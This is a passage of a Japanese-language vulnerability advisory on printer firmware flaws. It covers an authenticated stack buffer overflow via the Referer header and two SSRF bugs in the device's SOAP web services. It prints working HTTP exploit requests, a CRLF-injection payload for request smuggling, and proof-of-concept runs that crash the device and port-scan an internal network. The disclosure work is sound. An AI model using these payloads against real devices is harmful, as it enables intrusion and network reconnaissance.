                      if ( memcmp((unsigned __int8 *)v54, v20, 0x40u) )
                        break;
                      sub_40C09C2C(a1, v54, &v39);
                      if ( v24 == -1 )
                        break;
                      v25 = maybe_get_header_vlaue(a1, (int)"Referer",
(int)referer2048, 2048) + 1;
                      v23 = v25 == 0;
                      if ( v25 )
```

```
                    {
                      v23 = referer2048[0] == 0;
                      if ( referer2048[0] )
                      {
                        v26 = strstr(referer2048, "//");
                        maybe_strcpy(dstA_2048, (char *)v26 + 2);
                        v27 = (char *)strstr((unsigned __int8 *)dstA_2048, "/");
                        maybe_strcpy(dstA_2048, v27);
                        v28 = strstr((unsigned __int8 *)dstA_2048, ".html");
                        maybe_memset(dstB_2048, 0, 2048u);
                        maybe_memcpy_1(dstB_2048, (int *)dstA_2048, v28 -
(unsigned __int8 *)dstA_2048 + 5);
                        v29 = strlen((int)dstB_2048);
                        sub_4034C41C(dstB_2048, v29, (int)dstC_32);
                        if ( !memcmp((unsigned __int8 *)dstC_32, v21, 32u) )
                        {
                          v30 = 0;
                          while ( memcmp((unsigned __int8 *)(6800 * v39 +
0x43B194D8 + 68 * v30), v21, 32u)
                                || memcmp((unsigned __int8 *)(6800 * v39 +
0x43B194D8 + 68 * v30 + 32), v22, 32u)
                                || *(_DWORD *)(6800 * v39 + 0x43B194D8 + 68 * v30
+ 64) != v38 )
                          {
                            if ( ++v30 >= 100 )
                              return v5;
                          }
                          maybe_memset((_DWORD *)(6800 * v39 + 0x43B194D8 + 68 *
v30), 0, 0x44u);
                          if ( maybe_get_header_vlaue(a1, (int)"Host",
(int)host64, 64) != -1
                            && host64[0]
                            && maybe_get_header_vlaue(a1, (int)"Origin",
(int)origin2048, 2048) != -1 )
                          {
                            if ( maybe_strcmp(origin2048, (unsigned __int8 *)"")
)
                            {
                              v31 = strstr(origin2048, "//");
                              maybe_strcpy((char *)origin2048, (char *)v31 + 2);
                              v32 = origin2048;
```

```
                        }
                        else
                        {
                          v33 = strstr(referer2048, "//");
                          maybe_strcpy(dstA_2048, (char *)v33 + 2);
                          v34 = strstr((unsigned __int8 *)dstA_2048, "/");
                          maybe_memset(buff64, 0, 64u);
                          maybe_memcpy_1(buff64, (int *)dstA_2048, v34 -
(unsigned __int8 *)dstA_2048);
                          v32 = (unsigned __int8 *)buff64;
                        }
                        if ( !maybe_strcmp(host64, v32) )
                          return 0;
                      // ...snip...
```

上記からわかるように、リクエストに有効なCSRFトークン値がある場合、Referer ヘッダー値のURI パスがCSRFトークンの期待されるパスと比較されます。このチェックでは、HTTP Referer 値の一部を構成するURI ホストがスキップされることに注意してください。このチェックが成功すると、Host ヘッダーの値が取得され、Origin ヘッダーが存在する場合はOrigin ヘッダーのホストと比較されます。Origin ヘッダーが存在しない場合は、Referrer ヘッダーのホスト部分と比較されます。

Origin ヘッダー値が存在せず、代わりにReferer ヘッダー値が使われる場合、値の「host」部分、つまり最初のダブルフォワード スラッシュと最初のシングルフォワード スラッシュの間の文字列（例：http://thisisthehost/this/is/the/path）は、`memcpy`によって64バイトのバッファ（上記の `buff64`）にコピーされます。`memcpy`のソースは、Referer ヘッダー値のホスト部分を保持する2048バイトのバッファです。この結果、64バイトのスタックバッファが隣接するスタックメモリにオーバーフローする可能性があります。

IDA Pro の逆アセンブラを使用してスタックのレイアウトを調べると、ターゲットバッファが関数のスタック変数の末尾から252（0xFC）バイトの位置にあり、そこにオーバーフローします。この位置には、関数の保存されたレジスターとリターンアドレスが格納されています。ターゲットのスタックバッファ（buff64）を252バイト以上オーバーフローさせることができるため（HTTP リファラー値のスキームとパス部分を除いた2048バイトまで制御可能）、これらの保存されたレジスターと保存された戻りアドレス値を上書きすることができます。

```
Unset
-00000000000000FF                DCB ? ; undefined
-00000000000000FE                DCB ? ; undefined
```

```
-00000000000000FD                 DCB ? ; undefined
-00000000000000FC buff64          DCB 64 dup(?)
-00000000000000BC unknownA_32     DCB 32 dup(?)
-000000000000009C unknownB_32     DCB 32 dup(?)
-000000000000007C dstC_32         DCB 32 dup(?)
-000000000000005C
-000000000000005C ; end of stack variables
```

decode_csrftoken関数のエピローグでは、9つのレジスター(R4 - R12)がポップされ、その後、保存されたリンクレジスター(LR)(コールスタックの戻りアドレス)がスタックからPC レジスターに戻されることがわかります。これらのレジスターはすべて、スタックバッファオーバーフロー中に上書きされる可能性があります。

```
Unset
loc_40C0A2EC
ADD.W           SP, SP, #0x2600
MOV             R0, R7
POP.W           {R4-R12,PC}
; End of function decode_csrftoken
```

受信HTTP リクエストが脆弱なコードパスに到達するには有効なCSRF トークンが必要であるため、このスタックベースのバッファオーバーフローは認証が必要であり、攻撃者が管理インターフェースにログインしてCSRF トークンを生成するには、有効なパスワードが必要です。ターゲットデバイスでデフォルトのパスワードが変更されていない場合、認証されていない攻撃者が認証バイパスCVE-2024-51978を利用してデフォルトのパスワードを生成する可能性があります。

エクスプロイト中に行われたHTTP リクエストを調査することができます。まず、攻撃者は/general/status.htmlにPOST リクエストを発行し、有効なパスワードを提供します。

```
Unset
POST /general/status.html HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Host: 192.168.86.62
```

```
Content-Length: 54

B153b=r%2F5LM%26U%3E&loginurl=%2Fgeneral%2Fstatus.html
```

このデバイスはパスワードを検証し、成功した場合は`AuthCookie`値を返します。このCookie 値は今後のリクエストの認証に使用できます。注：以下の出力は簡潔にするために編集されています。

```
Unset
HTTP/1.1 301 Moved Permanently
Cache-Control: no-store
X-Frame-Options: DENY
Content-Length: 11188
Content-Type: text/html
Content-Language: en-gb
Connection: close
Set-Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D; path=/;
httponly; SameSite=strict
Pragma: no-cache
Location: /general/status.html

...snip...
```

攻撃者は、以下の例の`/boc/boc.html`など、デバイス上の適切なエンドポイントからCSRF トークンを取得できるようになります。

```
Unset
GET /boc/boc.html HTTP/1.1
Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Host: 192.168.86.62
```

デバイスは要求されたエンドポイントの内容を返します。これにはCSRF トークン（ID 値が`CSRFToken1`の例が含まれます）。注：以下の出力は簡潔にするために編集されています。

```
Unset
HTTP/1.1 200 OK
Cache-Control: no-store
X-Frame-Options: DENY
Content-Length: 7134
Content-Type: text/html
Content-Language: en-gb
Connection: close
Set-Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D; path=/;
httponly; SameSite=strict
Pragma: no-cache

...snip...

<div class="CSRFToken"><input type="hidden" id="CSRFToken1" name="CSRFToken"
value="6572HAAZ0ZdckfmEbnnRthT0cTiMOqKpCJFfqTkHI7O19XQLGDGUEJZyb5fX+pp705gLdQzbVv3X
P7NMl1lm3WS4o9CQ32YgYnpyS81e6RcA6goxsFYVEm+PII2A0VKgqaLczdz6rwVEjrypiKMP5j9d
pNM8MkY4MajEQtBGYADJOsSTOmxPMlVuVDM4RHY5RjlXTnBNZHVwR1kzSGU1RUtDd2p5SDBTeHEz
YmpyVXc9AAAAAAAAAAAAAAAAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64
SCoUN5x1s2N0gKl3yvB1sLHSYRO4/8ZBmGryQg64yf9Pjm0VnEnwuOsCqP6JaKbCAw=="/></div>

...snip...
```

最後に、攻撃者は、CSRF トークン、空のOrigin ヘッダー値、関数`decode_csrftoken`がこのリクエストを処理するときにオーバーフローをトリガーするホスト値を含むReferer ヘッダー値を指定して、同じエンドポイント`/boc/boc.html`に悪意のあるPOST リクエストを送信できます。

```
Unset
POST /boc/boc.html HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: AuthCookie=lO2UnT38Dv9F9WNpMdupGY3He5EKCwjyH0Sxq3bjrUw%3D
Referer:
http://DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
DCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBAAAXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX/boc/boc.html
Host: 192.168.86.62
Origin:
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
```

```
User-Agent: Ruby
Connection: close
Content-Length: 392

CSRFToken=6572HAAZ0ZdckfmEbnnRthT0cTiMOqKpCJFfqTkHI7O19XQLGDGUEJZyb5fX%2Bpp705gLdQz
bVv3XP7NMl1lm3WS4o9CQ32YgYnpyS81e6RcA6goxsFYVEm%2BPII2A0VKgqaLczdz6rwVEjrypiKMP5j9d
pNM8MkY4MajEQtBGYADJOsSTOmxPMlVuVDM4RHY5RjlXTnBNZHVwR1kzSGU1RUtDd2p5SDBTeHEzYmpyVXc
9AAAAAAAAAAAAAAAAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64SCoUN5x1s2N0gK
l3yvB1sLHSYRO4%2F8ZBmGryQg64yf9Pjm0VnEnwuOsCqP6JaKbCAw%3D%3D
```

エクスプロイト

以下の例では、外部の攻撃者が、エッジルーターのポート60433から内部ネットワーク上のターゲットデバイスにポート転送されたデバイス管理インターフェースにアクセスすることで、スタックベースのバッファオーバーフローを引き起こすことができます。この例では、攻撃者はまず認証バイパスCVE-2024-51978を悪用し、ターゲットデバイスのデフォルトパスワードを使用しています。

```
Unset
>ruby CVE-2024-51978.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443
[+] Targeting printer: https://203.0.113.1:60443
[+] Leaked serial number: ***************
[+] Generated default password: r/5LM&U>

>ruby CVE-2024-51979.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443 --printer_password "r/5LM&U>"
[+] Getting AuthCookie via 'https://203.0.113.1:60443/general/status.html'...
[+] Got AuthCookie: XH1uvK9JoE2zmHJoBnwgNL5MHs2ZiP6W0stD0NssVeU=
[+] Getting CSRFToken via 'https://203.0.113.1:60443/boc/boc.html'...
[+] Got CSRFToken:
fjfFCZQlhWtdLXxqeO6510CeEHJRnnQ3uFwKsCkyXs8/+edcUueeK9f5nMn7hhnTb+aweRGX0IkLcbBwD4k
zPdqF9ZDURYegr5mJWZ03QpLgOl3pZCG22FmLilsc8niSqBj91xdYKisOIMiIzcXGoJKiFBnmGP0te5YWO9
FBC1vIpkg1OlhIMXV2SzlKb0Uyem1ISm9CbndnTkw1TUhzMlppUDZXMHN0RDBOc3NWZVU9AAAAAAAAAAAAA
AAAAAAAAAAAAADrJOV3XnvIdaM85CDaTQWaukG2G8PC3JUXvWtCWw64SCoUN5x1s2N0gKl3yvB1sLHSYRO4
/8ZBmGryQg64yf9PmA44UPBi0r+oCOg/DOAB4w==
[+] Triggering overflow via 'https://203.0.113.1:60443/boc/boc.html'...
C:/Ruby31-x64/lib/ruby/3.1.0/openssl/buffering.rb:214:in `sysread_nonblock': An
existing connection was forcibly closed by the remote host. (Errno::ECONNRESET)
```

この概念実証はオーバーフローを引き起こすだけでシェルコードを実行しないため、`Errno::ECONNRESET`例外が生成されることで示されるように、ターゲットデバイスはクラッシュします。

CVE-2024-51980：サーバーサイドリクエスト フォージェリ 1

分析

デバイスのウェブサービス機能はHTTP（ポート80）を介して動作し、XML ベースのSOAP リクエストを受け入れます。これらのリクエストにより、クライアントはデバイス上で印刷およびスキャンの操作を実行することができます。

SOAP リクエストで使用可能なスキーマの一つに、Web Services Addressing（WS-Addressing）があります。これにより、リクエストでメッセージの応答先またはフォールト先を`ReplyTo`または`FaultTo`要素を通じて定義できます。これらの要素には、SOAP 操作の対応またはフォールトレスポンスの送信先として使用されるエンドポイントのURI を定義する`Address`要素を含めることができます。

例えば、以下のSOAP リクエストは、スキャナーの`GetActiveJobsRequest`操作を呼び出そうとします。SOAP リクエストは、WS-Addressing の`ReplyTo`要素に、`Address`として任意のURI エンドポイント（例：`http://192.168.86.35:4444/TESTING12345`）を指定できます。

```
Unset
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan">
  <SOAP-ENV:Header>
    <wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>

<wsa:Action>https://schemas.microsoft.com/windows/2006/01/wdp/scan/GetActiveJobsReq
uest</wsa:Action>
    <wsa:To>urn:microsoft.com:windows:2006:01:wdp:scan</wsa:To>

<wsa:ReplyTo><wsa:Address>http://192.168.86.35:4444/TESTING12345</wsa:Address></wsa
:ReplyTo>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <wscn:GetActiveJobsRequest/>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

ターゲットデバイスへのSOAP リクエストは次のcurl コマンドで行うことができます（上記のXML はファイル`soap_ssrf1.xml`に保存されています）。

```
Unset
>curl -ik
http://192.168.86.62/StableWSDiscoveryEndpoint/schemas-xmlsoap-org_ws_2005_04_disco
very -X POST -H "Content-Type: application/soap+xml" --data @soap_ssrf1.xml
```

デバイスはcurl リクエストを行ったクライアントに以下のように応答します。デバイスのレスポンスには、レスポンスの内容に予期しないHTTP リクエストが含まれていることがわかります。以下に示すPOST リクエストは対応のコンテンツデータの一部であり、SOAP リクエストの`ReplyTo Address`（上記の例では192.168.86.35:4444）に送信される予定でした。しかし、このリクエストの内容全体が元のクライアントに返されました。

```
Unset
HTTP/1.1 202 Accepted

Cache-Control: no-store
Content-Length: 878
Content-Type: application/soap+xml; charset=utf-8
Connection: close
Pragma: no-cache

POST /TESTING12345 HTTP/1.1
Host: 192.168.86.35:4444
User-Agent: debut/1.30
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 706
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan"><SOAP-ENV:Header
><wsa:MessageID>urn:uuid:9401638b-643b-4da1-8907-b42200d56c3b</wsa:MessageID><wsa:R
elatesTo>urn:uuid:11111111-1111-1111-111111111111</wsa:RelatesTo><wsa:To>http://192
.168.86.35:4444/TESTING12345</wsa:To><wsa:Action>http://schemas.microsoft.com/windo
ws/2006/08/wdp/scan/GetActiveJobsResponse</wsa:Action></SOAP-ENV:Header><SOAP-ENV:B
ody><wscn:GetActiveJobsResponse><wscn:ActiveJobs/></wscn:GetActiveJobsResponse></SO
AP-ENV:Body></SOAP-ENV:Envelope>
```

内部サーバー192.168.86.35のTCP ポート4444を開き（適切なファイアウォール ルールを追加することで）、デバイスがそのポートへのTCP 接続を確立したことを確認できます。また、デバイスがこの接続にデータを送信しなかったことも確認できます（代わりに、上記のように、期待されたHTTP POST のデータを誤って元のクライアントに送り返しました）。

```
Unset
>ncat -lkvp 4444

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.86.62.
Ncat: Connection from 192.168.86.62:13772.
```

これは、認証されていない攻撃者が限定的なサーバーサイド リクエスト フォージェリを実行し、ターゲットデバイスに任意のIP アドレスの任意のポート番号へのTCP 接続を開くように強制する可能性があることを示しています。

`ReplyTo Address`で指定されたTCP ポート番号が開いていない場合、デバイスはクライアントに次のように応答します。

```
Unset
HTTP/1.1 400 Bad Request

Cache-Control: no-store
Content-Length: 936
Content-Type: application/soap+xml; charset=utf-8
Connection: close
Pragma: no-cache

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan"><SOAP-ENV:Header
><wsa:RelatesTo>urn:uuid:11111111-1111-1111-111111111111</wsa:RelatesTo><wsa:To>htt
p://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:To><wsa:Action>ht
tp://schemas.xmlsoap.org/ws/2004/08/addressing/fault</wsa:Action></SOAP-ENV:Header>
<SOAP-ENV:Body><SOAP-ENV:Fault><SOAP-ENV:Code><SOAP-ENV:Value>SOAP-ENV:Sender</SOAP
-ENV:Value><SOAP-ENV:Subcode><SOAP-ENV:Value>wsa:DestinationUnreachable</SOAP-ENV:V
```

```
alue></SOAP-ENV:Subcode></SOAP-ENV:Code><SOAP-ENV:Reason><SOAP-ENV:Text
xml:lang="en">No route can be determined to reach the destination role defined by
the WS-Addressing
To.</SOAP-ENV:Text></SOAP-ENV:Reason></SOAP-ENV:Fault></SOAP-ENV:Body></SOAP-ENV:En
velope>
```

デバイスは、`ReplyTo Address`で指定されたURIホストへのTCP接続が成功したかどうかに応じて異なる応答を示します。そのため、クライアントはこれを利用して、`ReplyTo Address`で指定されたTCPポートが開いているかどうかを検知できます。

このプリミティブを使用すると、攻撃者はTCPポートスキャン機能を構築でき、外部の認証されていない攻撃者がターゲットデバイスを介して内部ネットワークのTCPポートスキャンを実行できるようになります。

エクスプロイト

以下の例では、認証されていない外部の攻撃者が、エッジルータのポート60080から内部ネットワーク上のターゲットデバイスにポート転送されたHTTPサービス（デバイスのポート80）を介してデバイスのウェブサービスにアクセスできます。攻撃者はまずCVE-2024-51977を利用してデバイスの内部IPアドレスを漏洩させます。これを知った攻撃者は、次にCVE-2024-51980を利用してターゲットの内部ネットワークのスキャンを実行し、TCPポートが開いている複数の内部IPアドレスを特定します。

注：デバイスが実行できる同時接続リクエストの数には制限があることが確認されたため、以下のスクリプトには、この制限に達するのを回避するためのオプション「*--delay*」が含まれています。以下の出力は、簡潔にするために編集されています。

```
Unset
>ruby CVE-2024-51980.rb --printer_scheme http --printer_ip 203.0.113.1
--printer_port 60080

The printers internal IP address is: 192.168.86.62

>ruby CVE-2024-51980.rb --printer_scheme http --printer_ip 203.0.113.1
--printer_port 60080 --scan_ip 192.168.86.0/24 --delay 30 --scan_port 80,443,4444
Scanning: 192.168.86.0
Scanning: 192.168.86.1
    [OPEN] 192.168.86.1:80
    [OPEN] 192.168.86.1:443
Scanning: 192.168.86.2
    [OPEN] 192.168.86.2:80
```

```
    [OPEN] 192.168.86.2:443
Scanning: 192.168.86.3
    [OPEN] 192.168.86.3:80
    [OPEN] 192.168.86.3:443
Scanning: 192.168.86.4

...snip...

Scanning: 192.168.86.34
Scanning: 192.168.86.35
    [OPEN] 192.168.86.35:4444
Scanning: 192.168.86.36
```


CVE-2024-51981：サーバーサイドリクエスト フォージェリ 2

分析

CVE-2024-51980で説明されているように、ウェブサービス機能CVE-2024-51980は、HTTP ベースのSOAP リクエストを介して、デバイスのスキャンおよび印刷操作をリモートクライアントに公開します。ウェブサービスの機能の一つは、クライアントがデバイス上で発生するイベントをサブスクライブし、これらのイベントが発生したときにウェブサービスイベントスキーマを介して通知を受け取ることができるようにすることです。

CVE-2024-51980とは異なり、WS-Addressing を介してデバイスが確立した任意のTCP 接続を通じて攻撃者が制御するデータを送信することはできませんでしたが、Web Services Eventing（WS-Eventing）のサブスクリプション機能を利用することで、通知中にデバイスから登録されたURI エンドポイントにデータを送信することが可能です。この機能には、CRLF インジェクションの問題があり、HTTP リクエストスマグリングを実行するために悪用される可能性があります。攻撃者は任意のアドレスに対して任意のHTTP リクエストを実行できますが、このリクエストのHTTP レスポンスは攻撃者に返送されないため、これはブラインドサーバーサイドリクエストフォージェリ（SSRF）脆弱性として知られています。

攻撃を実行するための手順の概要を以下に示します。



1. 攻撃者はWS-Eventing の`Subscribe`操作を発行し、将来のサブスクリプション通知イベントを受信するためのターゲットURI エンドポイントを登録します。このターゲットURI エンドポイントがステップ4におけるCRLF インジェクションのソースとなります。`Subscribe`操作は、攻撃者がステップ3でトリガーできるイベントタイプ、例えばWeb Services Print（WS-Print）の`JobStatusEvent`を対象としています。
2. `Subscribe`操作が完了すると、デバイスは `SubscribeResponse`で応答します。これには、新しいサブスクリプションを識別するためのUUID 値が含まれており、攻撃者がステップ6の後半でサブスクリプションを解除できるようにします。
3. 攻撃者はWS-Print `CreatePrintJobRequest`操作を実行することでサブスクリプションイベントをトリガーできます。これにより、デバイスはステップ1で登録したターゲットURI エンドポイントに通知を発行します。
4. デバイスは登録されたターゲットURI エンドポイントにHTTP 接続を行い、HTTP POST リクエストを送信します。しかし、CRLF インジェクションの問題により、攻撃者はHTTP ストリームに任意のHTTP ヘッダーを挿入することができます。そうすることで、攻撃者はHTTP リクエストスマグリングを実行し、登録されたターゲットURI のホストに対して完全に任意のHTTP リクエストを実行できるようになります。攻撃者はスマグリングされたHTTP リクエストのメソッド、パス、クエリパラメータ、ヘッダー、コンテンツ本体を完全に制御できます。

5. 攻撃者は、新しく作成された印刷ジョブを識別するJobId を持つ WS-Print`CreatePrintJobResponse`をデバイスから受け取ります。
6. 攻撃者は、重複したサブスクリプション通知イベントの発生を回避するために、WS-Eventing `Unsubscribe`操作を発行できます。
7. 攻撃者は、WS-Print `CancelPrintJobRequest` 操作を発行して、ステップ3で作成した印刷ジョブをキャンセルできます。

WS-Eventing操作 `Subscribe`を使用すると、クライアントがフィルターに一致するイベントが発生した際に通知を受け取るために、WS-Addressing を介してURI を指定できるようになります。以下にそのようなSOAP リクエストの例を示します。

```
Unset
<?xml version="1.0" encoding="UTF-8"?>

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wse="http://schemas.xmlsoap.org/ws/2004/08/eventing">
       <SOAP-ENV:Header>
              <wsa:ReplyTo>

<wsa:Address>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:A
ddress>
              </wsa:ReplyTo>

<wsa:To>http://schemas.xmlsoap.org/ws/2004/08/eventing/Subscribe</wsa:To>

<wsa:Action>http://schemas.xmlsoap.org/ws/2004/08/eventing/Subscribe</wsa:Action>

<wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>
       </SOAP-ENV:Header>
       <SOAP-ENV:Body>
              <wse:Subscribe>
                     <wse:Delivery>
                            <wse:NotifyTo>

<wsa:Address>http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345</wsa:Address>
                            </wse:NotifyTo>
                     </wse:Delivery>
```

```
                    <wse:Expires>P1D</wse:Expires>

<wse:Filter>http://schemas.microsoft.com/windows/2006/08/wdp/print/JobStatusEvent</
wse:Filter>
              </wse:Subscribe>
       </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

WS-EventingのNotifyTo要素にはWS-Addressing のアドレス要素が含まれており、ここでCRLF の問題（上記で黄色で強調表示）を利用します。キャリッジリターン（CR）のASCII 文字は16進数で0xD、ラインフィード（LF）のASCII 文字は16進数で0xAです。これらの文字は、それぞれ「
」と「」というHTML エンコーディングを使用してURI 文字列に追加できます。これにより、WS-Eventing 通知はデコードされた文字を生のHTTP ストリームの一部として送信するようになり、HTTP ヘッダーをストリームに追加できるようになります。これにより、HTTP リクエストのスマグリングが可能になります。

既存のHTTP リクエストのストリーム内に新しいHTTP リクエストを忍び込ませるには、まず接続を「keep-alive」操作に強制する必要があります。これにより、同じTCP 接続のストリームで複数のHTTP リクエストを実行できます。次に、コンテンツ長を0に設定して、ストリーム内の最初のリクエストを切り捨てます。これにより、ストリーム内の次のリクエストを作成できます。その後、任意のHTTP リクエストを追加できます。最後に、接続ヘッダーを「close」に設定して、ストリームを強制的に終了します。接続が閉じられると、ストリーム内の末尾のデータはターゲットエンドポイントによって処理されません。

上記の手法を使用すると、スマグリングされたHTTP リクエストの例は次のようになります。以下の例は、攻撃者が制御するクエリパラメータ、ヘッダー、コンテンツデータを含む/haxというエンドポイントへの任意のGET リクエストを示しています。

```
Unset
http://192.168.86.35:4444/thisdoesntexistandwillbea404 HTTP/1.1

Connection: keep-alive
Content-Length: 0

GET /hax?&amp;param1=1111&amp;param2=2222 HTTP/1.1
Content-Type: text/plain
Content-Length: 12
Connection: close

TESTING12345
```

CRLF 攻撃に必要な「
」と「」の値を追加すると、Web Services Eventing `NotifyTo Address`は次のようになります。

```
Unset
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345
```

このURI へのWS-Eventing サブスクリプション通知は、ターゲットエンドポイントに対してSSRF 攻撃を行います。

エクスプロイト

以下の例では、認証されていない外部の攻撃者が、エッジルーターのポート60080から内部ネットワーク上のターゲットデバイスにポート転送されたHTTP サービス（デバイスのポート80）を介してデバイスのウェブサービスにアクセスできます。攻撃者はターゲットとする内部サービスを発見するために CVE-2024-51980を利用して内部ネットワークをポートスキャンすることができます。この攻撃の実行はより複雑であるため、概念実証ファイルCVE-2024-51981.rbを使用してRuby で攻撃スクリプトを作成しました。

SSRF の動作を示すために、内部IPアドレス192.168.86.35のTCPポート4444にバインドされた内部サービス上でRuby のSinatraフレームワークを使用して簡単なHTTP アプリケーションを実行します（適切なファイアウォールルールを設定してアクセスを許可します）。これにより、このアプリケーションのエンドポイントがリクエストされたときに特定できます。Sinatra アプリケーションは以下の通りです。

```
Unset
# gem install sinatra

# gem install rackup
# ruby sinatra_server.rb -o 0.0.0.0 -p 4444
#
# https://sinatrarb.com/intro.html
require 'sinatra'

get '/hax' do
    $stdout.puts("######### HAX-BEGIN #########")
    params.each do |k,v|
        $stdout.puts("    key=#{k}, value=#{v}")
    end
```

```
    $stdout.puts("    request.body=#{request.body.read}")
    $stdout.puts("    request.ip=#{request.ip}")
    $stdout.puts("########## HAX-END #########")
end
```

また、内部サーバーで次のコマンドを使用して実行できます。

```
Unset
>ruby sinatra_server.rb -o 0.0.0.0 -p 4444

[2024-04-25 11:32:11] INFO  WEBrick 1.8.1
[2024-04-25 11:32:11] INFO  ruby 3.1.3 (2022-11-24) [x64-mingw-ucrt]
== Sinatra (v4.0.0) has taken the stage on 4444 for development with backup from
WEBrick
